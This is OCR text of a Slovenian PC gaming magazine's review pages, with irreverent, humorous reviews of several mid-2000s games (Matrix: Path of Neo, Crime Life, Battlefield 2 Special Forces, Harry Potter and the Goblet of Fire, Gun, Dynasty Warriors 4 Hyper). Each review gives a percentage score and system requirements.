
Zdaj pridejo v ospredje vsi čari prenosa igre s konzole na osebne računalnike. Nadzorni sistem je jasno bolj invaliden kot kura brez glave, pacienti iz Shiny Entertainment pa so šli celo tako [illegible] da je med bojem potrebno biti prekleto natančen z miško, dodali so nekaj neverjetnih kombinacij, ki jih lahko izvedemo z nenormalnim zaporednim klikanjem na miško, od njihove obljube, da se bo v igri sledilo zgodbi iz filma pa vsaj sprva ni ne duha in sluha. *Matrico* in Nea si verjetno predstavljate kot tepežkanje horde sovragov na vrhu stolpnice, ustavljanje krogel v zraku in epske boje z agenti. No, po drugi strani so razvijalci mnenja, da je Neo prišel do svojih "kungfujevskih" sposobnosti le skozi serijo neumnih preizkušenj, ki so ga kaznovale na vsakem koraku. In tisto razbijanje na vrhu stolpnice obstaja samo zato, da vas lahko v najbolj nepravem trenutku kateri izmed agentov kar brcne strehe, vi pa zato lahko s stopnjo ponovno začnete. Hvala, res. Za fanatične privržence *Matrice* je to res lepa nagrada ob koncu dneva.

Zavedajte se tudi, da bo vaša eskapada pospremljena z nekaj posodobitvami zgodbe, ne glede na to, ali se s tem strinjate ali ne. Tako vas bo skozi vse pretepe nenehno spremljal občutek, da je sovragov vedno več in več in do trenutka, ko boste prišli do zadnje stopnje v igri, se boste vsemu skupaj že podzavestno nasmihali. Saj res, kaj pa je tistih sto, dvesto sovražnikov več?

Igra se ne imenuje *Path of Neo* po naključju. Če bi se ji namreč reklo *Path of Luigi* ali *Pot Janeza Šentflorjanskega*, se ob tem ne bi zdrznil nihče na tem svetu. *Matrica* si je preprosto zaslužila nekaj več spoštovanja, boljše obdelave, grafične podobe in še pol drugega ducata popravkov spodletelih razvijalskih želj po neki popolni arkadno-akcijski tretjeosebni pretepaški igri. Če pa spoštujete sami sebe, temu skrpucalu ne namenite niti enega ogleda več. Namestite, preigrajte, zbrišite in pozabite. Ali pa celo preskočite drugo točko. Preprosto kot pasulj. **PCF**

Hej, znam krneki-fu

Kjer trčita pripovedovanje zgodbe in kung-fu



Pri *PCF* smo mislili, da smo v roke dobili pokvarjeno različico igre in skoraj smo že zahtevali novo, ko smo si ogledovali vmesne filmske prizore. Razvijalci so "obdelali" scene iz filma in jih ponovno uporabili v igri. Te se kar parijo med sabo, skačejo naokoli in puščajo za sabo še večjo zmešnjavo. Scene iz različnih filmov se pojavljajo skupaj, kot bi šlo za isti del trilogije. Popolnoma nezdravo in nepovezano.

Min 1,8GHz, 512 MB RAM, 64MB 3D kartica
Opt 3GHz, 1GB RAM, 128MB 3D kartica
Večigralstvo Ok, ne zezajte se

35% **PCF pravi...** "V svetu, kjer obstajata Max Payne in Sam Fisher, ni nobenega razloga, da bi igrali Nea."

RAP IN IGRE?

Crime Life Gang Wars

S palico za baseball po tilniku in hop v štacuno po nov televizor, pravi Andrej Sekavčnik

Založnik Konami Europe **Razvijalec** Hothouse Creations **Na spletu** www.konami-crimelife.com

Napijte se in ženske se bodo začele kot po čudežu slačiti. Moralno sporočilo... nekje.

Ne dolgo tega je Konami oznanjal prihod igre, ki naj bi bila nekaj novega, nekaj, kar zasvoji, čisti prikaz življenja na ulici. Dočakali smo, hmm, *Crime Life*.

V vlogi Trea, glavnega v klapi, se s pestmi borimo za obstanek v našem okolišu, ter seveda ščitimo vse pod nami v Grand Central Cityju. Opravljamo razne monotone naloge in oropamo par štacun, če nam je dolgčas. Navsezadnje je vse, kar v igri počnemo, slaba kopija *GTA-ja* s kombinacijo *Manhunta*. Igro znajo zares vzljubiti morda le privrženci skupine D12 in ostali ljubitelji hip-hop scene, ki obožujejo tovrstno glasbo in prevelike majice.

Samo igranje je enostavno. Poleg dveh udarcev lahko izvajamo še različne kombinacije, ki pa letijo skupaj kar same od sebe, kot da smo mojstri kung-fuja. Malo levo, desno in pritisk na gumb, dokler ne odleti iz vas udarec in že smo glavni na vasi. Mojstrovine bi morda celo lahko uporabil Will Smith v *Bad Boys 3*. Ko se navadimo kamere in si dodobra okrepimo klapo, postane vse ostalo mala šala. Pobeg po ropu še nikoli ni bil tako enostaven, saj nas po ropu čaka kombi in mi dobre volje odpeketamo s cekini. Če nas lovijo modrijani, potem je najbolje, da jih pričakamo za vogalom in odstranimo, ter cekinčke nato v naslednji štacuni porabimo za nakup "skalposekov", mašinc, molotovk ali pa ga rajši zapijemo in pozabimo na vsakdan.

> "Igro znajo zares vzljubiti morda le privrženci skupine D12"

To pa je posledica prekomernega breakdancea.

OGLEJTE SI ŠE...

>> **GTA: San Andreas**
Rockstar
>> **Boiling Point**
Atari
>> **Gun**
Activision

Igra ne prikaže ničesar pretresljivo novega, česar že ne bi videli, ob tem pa grafično spada v predlansko leto. Obračune tolp smo že videli v *GTA:San Andreas* in tudi v *Manhuntu* smo videli veliko bolj izvirne načine uporabe nožev, kijev ter ostalih človeku nevarnih stvarc. Igra pa žal ne ponuja niti načina za več igralcev. Še vedno pa lahko nabavite igro zato, da se boste slinili ob misli, kako se izživljate s palico za baseball nad nekom, ki ste si ga že vedno želeli dobiti samega v temi. **PCF**

Min 1,5MHz, 256MB RAM, 64MB 3D kartica
Opt 2GHz, 512MB RAM, 128MB 3D kartica
Večigralstvo Niti pomotoma

65% **PCF pravi...** "Več adrenalina boste sprostili pri znašanju nad ulično svetilko."

DODATEK, NE NADALJEVANJE

Battlefield 2 Special Forces

Ker ga niso vzeli med gasilce, Tomaž Kotnik stopi med specialce

Založnik Electronic Arts **Razvijalec** Dice **Na spletu** battlefield2.ea.com

Težava pri komponiranju specialcev v tole masovno vojaščino leži predvsem v tem, da ne ostane dovolj manevrskega prostora, da bi se lahko igra razvila v pravo ekstravagantno predstavo znanja posebnih enot. Te nikoli ne spijo, le čakajo, kajne? Puščavniški način igranja je tako prepuščen dolgočasnemu pobijanju zombijevskih soldatov, ki jih umetna pamet pošilja v mesoreznico po tekočem traku, brez vnaprejšnjega premisleka o uporabi kakršnekoli spodobne taktike. Toliko lesa na enem kupu je težko dobiti, a to je pravzaprav hiba, ki jo specialci podedujejo od izvirne igre. Ta "kr neki" vas bo zabaval ravno toliko, da bo odbila ura na mikrovalovki, kamor ste dali gret kurji parkelj, s katerim ste si nameravali prečistiti nozdrvi od dolgega časa.

Novost *Special Forces* je možnost kukanja skozi očala za nočno gledanje.

Še dobro, da se zadeva obnese prek interneta, kjer njenih novih osem, do potankosti premišljenih terenov (najboljši izmed njih je vsekakor letalonosilka, katero boste kot pripadnik posebnih enot najemniške vojske koalicije s Srednjega vzhoda (MEC) poskušali spremeniti v ladjo duhov), šest sodobno opremljenih vrst posebnih enot ter nova vozila zaživijo v polnem sijaju. Do neke mere je obljuba, da bo več poudarka na pehotno-urbanem spopadanju, izpolnjena, in arzenal, s katerim se ponašajo vojaki, je popolnoma zadovoljiv. Žice za davljenje, očala za nočno gledanje (le ne glejte v premočno luč z njimi), kljuke za polslišni naskok na fasade, dušilci, plinske maske, ki si jih nadenete, kadar vas hočejo osrečiti s solzivcem, posebni eksplozivi in še kaj se bo našlo.

Žal se tu nekje vsa stvar ustavi. Igra je po našem skromnem mnenju premalo dodelana in napaka je bila, da so jo splavili tako hitro, nedodelano ter počasno kot stekel polž in jara kača, zvita v klobčič. Kožokrilci se pojavljajo na vsakem koraku, spopada se z učinkovitostjo, ta pa se večkrat spotakne, kot bi pogrnil stari ata na ledeni ploskvi pred stolnico, kadar se na zaslonu naenkrat prikazuje preveč akcije. Pogrešamo več norosti v notranjosti, bolj usmerjene načine igranja in še manjše zemljevide, ki bi v igro utegnili pritegniti tudi manjša plemena, ne samo tistih, ki se ponašajo s šestnajstimi igralci, vedno pripravljenimi za navidezne spopade. Pet na pet ali kakšen Chuck Norris odveč, no, to pa bi bilo nekaj popolnoma drugega... **PCF**

OGLEJTE SI ŠE...

>> **Battlefield 2**
EA Games
>> **Call of Duty 2**
Activision
>> **Splinter Cell: Chaos Theory**
Ubisoft

Prizorišča so skrajno dodelana.

Min 1,5MHz, 512MB RAM, 64MB 3D kartica
Opt 2,5MHz, 1GB RAM, 256MB 3D kartica
Večigralstvo LAN, internet, 64 igralcev

75% **PCF pravi...** "Spletno pokanje, ki ohranja napetost in adrenalin iz originala."


MAHANJE S PALICO

Harry Potter and the Goblet of Fire

To franšizo lahko pred pogubo reši samo mogočen čarovnik

Založnik EA Games/ Warner Brothers Interactive **Razvijalec** EA Games **Na spletu** www.masterthemagic.com

Najnovejša pustolovščina najljubšega pubertetnika na svetu je izgubila lesk, predvsem zaradi površne predelave in nesmiselnih krmilnih tipk. Poanta te najnovejše igre iz serije Potterjevih dogodivščin je dolgočasno ponavljanje in živce parajoč nadzor. Kot pohabljen rak tekate z enega področja na drugega, pri tem pa vas spremlja kamera, ki je nujno potrebna izganjalca hudiča. Le redko lahko vidite, če vas ima namen kdo napasti s hrbta, kar v bistvu niti ni velik problem, saj čarobne paličice v napadalca tako ali tako ni mogoče točno nameriti. Še najbolj zagrizeni ljubitelji nadebudne trojice čarovnikov bodo le s težavo uživali v tej igralni čarovniji.




Pubertetni čarovnik ima pomembnejše težave kot so mozolji.

Prve tri igre o Harryju Potterju so bile kljub določenim težavam dokaj zabavne, žal pa je *Goblet of Fire* ciljal previsoko in ni uspel doseči niti povprečnosti svojih predhodnikov. Z zgodbo sledi knjigi in filmu, kar pomeni, da se Harry v igri pomeri v Trišolskem turnirju, se skriva pred Mrlakensteinom, poljubi punco, se izogne Mrlakensteinu in na splošno poskuša pobegniti pred Mrlakensteinom. Krmilni in igralni sistem sta bila predelana, in sicer tako, da na konzolah verjetno delujeta odlično, na PC-ju pa po slamici srkata živce. V menijih ni mogoče prirediti prav ničesar uporabnega, vodiči pa so popolnoma nejasni – vsaj za starostno skupino, kateri je igra namenjena. V bistvu sploh ne veste, kako bi naj izbrali določen urok in kako bi lahko prekl[illegible] njimi. Tako so naloge, ki so vezane na uroke, še posebej težavne, in kaj kmalu se boste zalotili, da butate z glavo ob rob mize, tako, za lahen intermezzo. Igra pa ni popolnoma zanič, saj ima nekaj novosti, kot je na primer možnost nadgrajevanja vseh treh glavnih likov, kar doda nekaj začimb drugače popolnoma neokusni župi.

Če bi pri Electronic Arts vložili le malce več časa, da bi popravili kote kamere in krmilni sistem, bi lahko bil *Goblet of Fire* neprimerno boljša igra od predhodnic. Do naslednjega dela pa lahko izkoristite večigralski način in mučite svoje prijatelje ali tiste, ki so vam igro prinesli. **PCF**

OGLEJTE SI ŠE...


>> **Harry Potter and the Philosopher's Stoner**
EA Games
>> **Harry Potter and the Chamber of Secrets**
EA Games
>> **Harry Potter and the Prisoner of Azkhaban**
EA Games



Kamera sicer prikaže lastnosti igre, a je za igranje popolnoma neuporabna.

Min 1,2GHz, 256MB RAM, 32MB 3D kartica
Opt 1,6GHz, 512MB RAM, 64MB 3D kartica
Večigralstvo 3 igralci na enem računalniku


57% **PCF pravi...** "Vse, kar igra potrebuje, je čarobna lobotomija."



Če želite odnesti kaj domov, lovskih misij ne zaključujte z dinamitom, privezanim na puščico.

"Tudi jaz sem zadnjih nekaj ur igranja čakal na to, da bi te lahko počil po lobanji."

"Ejga, če rabiš pomoč pri nalaganju premoga, me raje primi!"



"Fantje, mislim, da sem pravkar spoznal Boga."

MAŠČEVALNA

Gun

Po tistem, ko opazi urednika s karto skrito v rokavu, Tomaž Kotnik prevrne mizo ter napne uhelj Peacemakerja... ropotalo bo...

Založnik Activision **Razvijalec** Neversoft **Na spletu** www.gunthegame.com

Na pravo kavbojščino smo morali čakati precej, precej dolgo, saj so se razni poskusi v preteklosti vedno izjalovili kot stoletne neplodne želve. V uredništvu je zato ob prihodu *Pištole* završalo kot pri palčku Smuku doma, a preden je do konca odregljalo, je skozi okno prvega nadstropja na konja skočil neznanec in odpeketal dogodivščinam naproti. Eee, le kdo bi to lahko bil, se sprašujemo.

Colton White (prisegli bi, da mu je za igro grdi "ksiht" posodil Trent Reznor iz NiN) se pri nekaj več kot dvajsetih letih pajdaši s svojim fotrom, česar ne bomo komentirali, a ker matere ni naokoli (pokoj daj njeni duši, Gospod), je to pač stanje, s katerim smo prisiljeni živeti. Mož, ki ga spoštuje najbolj od vseh na svetu, ga je naučil lova ter pokanja s flinto, a ko nekega dne po napadu na parnik ostane Colton sam, je potrebno stopiti na pot maščevanja in pravice. Jasno, z miško v desni roki in drugo dlanjo na tipkovnici boste vpoklicani v sveto službo iskanja nepridipravov, ki vam niso zgolj ubili očeta in "kompadreja", potisnili so vas tudi v štorijo, ki se vleče po tem prašnem svetu že iz časov konkvistadorjev. Iskanje zlatega križa, vmesnika, ki bo izbrancu (v tem primeru pač njegovemu lastniku) ob pravem času pokazal pot do izgubljenega mesta, kjer se je mogoče na vsakem koraku spotakniti ob zlato in si zlomiti palec na desni nogi.

Ker ne vi ne vaši nasprotniki nimate pojma, kateremu Indijancu na vsej sveti zemlji naj bi ta relikvija služila kot podpornik za šotor, boste morali zajahati kobilo ter oddrveti v prvo kantino. Šele po požirku ognjene vode vam bo postalo jasno, da boste morali za doseganje cilja tisočkrat klikniti na gumb miške. Znašli ste se namreč na poti veleposestniku in lastniku železnice, Magruderju, človeku, ki že leta sanja o zlatih zobeh za žvečenje tobaka. In da, hmmm, sovraži prostitutke.

OGLEJTE SI ŠE...

>> **Warcraft III**
Blizzard Entertainment
>> **Dungeon Siege II**
Interplay
>> **Icewind Dale**
Microsoft

DRAGA, KAVBOJCE SE GREM

V igri lahko običajen igralec marsikaj počne. Lahko le slepo sledite zgodbi in jo končate v dobrih dveh popoldnevih, lahko pa si vzamete nekaj več časa in raziskujete svet ter opravite tu in tam kakšno izmed mnogih stranskih misij. Te niso namenjene le kratkočasenju, ampak tudi nabiranju izkušenj, ki jih boste skozi igro postopoma potrebovali vedno več, če boste želeli biti bolj vzdržljivi ob pretepanju šefov, ki se vam občasno postavijo naproti.

Mnoge izmed stranskih misij vam prinesejo nekaj cvenka, s katerim lahko v mestecih kupujete dodatke za vašo orožarno ter s tem skrajšate čas polnjenja ali povečate strelno moč vašega orožja.

No, pa tudi brez vsega tega je mogoče preživeti in prebroditi igro, saj ne sodi ravno med najtežavnejše izdelke na trgu. Vsi igralci, ki so vsaj malo vešči igranja tretjeosebnih ali prvoosebnih iger, ne bodo imeli nobenih težav z nasprotniki v oblikah Indijancev, ponorelih unionistov, banditskih tolp ali pokvarjenih mož postave. Pri tem vam bo v pomoč cela paleta orožij, ki se bodo nenehno nadgrajevala, ali pa boste od padlih borcev pobasali njihove pihalnike ter postopoma oplemenitili svoj arzenal. Tam se bodo znašli kolti, winchesterke, dvocevke, tomahavki, loki in še posebej divja orožja, ki jih bodo po tleh spustili zgolj šefi, pa še tisti ne prav zelo radi. V igri se boste tudi zlahka znašli, saj boste na zemljevidu vedno lepo imeli narisan križec, ki vas bo vodil skozi kanjone in čez planjave do želenega cilja.

Gun je tako igra, ki vas bo znala držati pred zaslonom tistih slabih, ampak res slabih deset ur, kolikor traja, žal pa izgubi dih in zalet v trenutku, ko boste pod rušo spravili Magruderja. Škoda, saj gre za zelo svež pristop k tematiki, ki je igralen in zasvoji, podprt pa je z odlično zgodbo. Le ponavljajočim se stranskim nalogam, nedodelanemu sistemu nadgrajevanja lika (kakšna je pravzaprav razlika med običajnim znanjem jahanja in jahanjem +5, nam, prosimo lepo, povejte vi) in orožij, povprečnemu videzu ter občasnim tehničnim spodrsljajem pa se ima za zahvaliti, da je ocena nižja, kot bi bila drugače. No, še vedno lahko v baru odigrate kakšno partijo pokra, če vam bo postalo dolgčas. **PCF**


Ko se zatakne...
...je čas za hitri poteg

Ali "quickdraw", kot ga imenujejo razvijalci. Sliši se kot dodatna misija v bordelu, ampak kadar Coltonu oziroma vam postane vroče, je najbolje, da posežete po načinu hitrega potega, kjer v stilu Maxa Payna v počasnem posnetku rešujete kočljive situacije, medtem ko vas na količino še dovoljenega opletanja opozarja hitro izginjajoča črta. Vaš pogled se bo medtem približal in lahko boste lepo merili po glavah sovražnikov ali pa jim zgolj izbijali orožje iz rok. Ob navadni uporabi posameznih orožij je merjenje pač odvisno le od tega, ali se vam merek obarva rdeče ali ne. Kam bo krogla zadela, je odvisno od vas. Premaknite tisti merek proti glavam in zgodilo se bo, da bodo padale tudi brez "hitrorastva".


Min 1,8GHz, 256MB RAM, DirectX 9.0c 3D kartica
Opt 2,5GHz, 512MB RAM, 128MB 3D kartica
Večigralstvo Ni, sploh

76% **PCF pravi...** "Enosmerna, kratka in prelahka. Kljub temu zabavna dogodivščina z divjega zahoda."

Grafika je zadovoljiva, poznajo pa se ji brazgotine hitrega prenosa s konzole.



Če v igri ne boste uživali, se boste vsaj naučili nekaj kitajske zgodovine.



Akcija za dva igralca na deljenem zaslonu? Nič kaj ne diši po PC-ju, kajne?

KRI IN DOLGČAS

Dynasty Warriors 4 Hyper

V kateri ostareli Bill Gates obleče oklep samurajev in poskuša zavzeti fevdalno Kitajsko z brutalnim pokolom svojih zapriseženih sovražnikov. Neeeee... res?

Založnik Koei **Razvijalec** Koei **Na spletu** www.dw4hyper.com

Štirica. Besedice "Hyper" vam sploh ni treba opaziti, da bi vedeli, da mora biti vsaka serija, ki ima za izdajo za PC ob svojem imenu številko 4, obiskovalka iz dežele konzol. *Dynasty Warriors*, ki je zasnovana na *Romance of Three Kingdoms*, je igra, ki bi jo dobili, če bi v kotel vrgli igre, kot so *Rome: Total War* in *Double Dragon* ali *Street Rage*, in vztrajno mešali – neskončne trume vojakov, armad in epskih bitk, končni rezultat pa je seveda odvisen od enega samega tipa (ali punce), ki v eni roki drži meč, v drugi pa usodo celotnega sveta...

Čeprav se zavedamo nevarnosti prevelikega poenostavljanja in tvegamo, da si bomo nakopali ogorčeni srd horde ljubiteljev *Dynasty Warriors* ter zvrhano poln poštni nabiralnik pisem, v katerih nas bodo oštevali in zmerjali zaradi kopice prezrtih vidikov igre, si ne moremo kaj, da ne bi zapisali, da akcija poteka nekako tako: Sek. Sek sek sek. Sek sek sek bumf sek. Sek sek BUMF sek sek. Sek sek sek. Seketi sek. Drži gobec. In tako naprej. Že samo na prvi stopnji lahko pričakujete več kot 300 nasilnih smrti – pravzaprav 301, če zraven prištejete še neizogibni del, v katerem vas nesramno skrajšajo za glavo ravno pred zaključkom stopnje, zaradi česar bodo iz vaših okrvavljenih ust kipele psovke v jezikih, za katere doslej sploh niste vedeli, da jih obvladate. Zlobni čarovniki, nevarnosti iz okolja in zajetna zbirka drugih predelav znane formule sicer poskrbijo, da so stvari v načinu opravljanja kampanj za spoznanje bolj sveže, toda – iskreno povedano – kaj mislite, kolikokrat lahko popolnoma iztrebite prebivalstvo Kitajske, preden izgubite zadnji kanček potrpežljivosti ali pa si nategnete (dobesedno in v prenesenem pomenu) zapestne mišice?

POTOLAŽITE SE


Korenine *Dynasty Warrior* nedvomno ležijo v udrihanju po igralnem ploščku, kljub temu pa ponujajo nekaj zanimivih spopadov, ki jih na PC-ju ne vidimo tako pogosto, vključno z možnostjo, da obupno izvedene angleške dialoge v igri zamenjate z japonskimi originali (hmmm, mar ne bi bili tukaj bolj primerni kitajski?) in ščepcem mini-iger, v katerih lahko preizkusite svojo vzdržljivost in spretnost v različnih bojnih izzivih. Kljub temu pa je poudarek igre na misijah, te pa so tako enostranske, ozkogledne in agresivne kot hudo potrebni rottweiller.

Namesto da bi ob hitrem tempu ohranjala visoko stopnjo vznemirljivosti, postane igra zaradi velikanskega števila sovražnikov in nenehnih neizprosnih spopadov kmalu obupno dolgočasna in predvidljiva – na najbolj krvavem tekočem traku sveta se boste morali prebijati dobesedno skozi roje, trume, krdela in jate nasprotnikov, še preden pa vam bo uspelo zajeti sapo, jim bodo sledili novi. Aaaaargh.

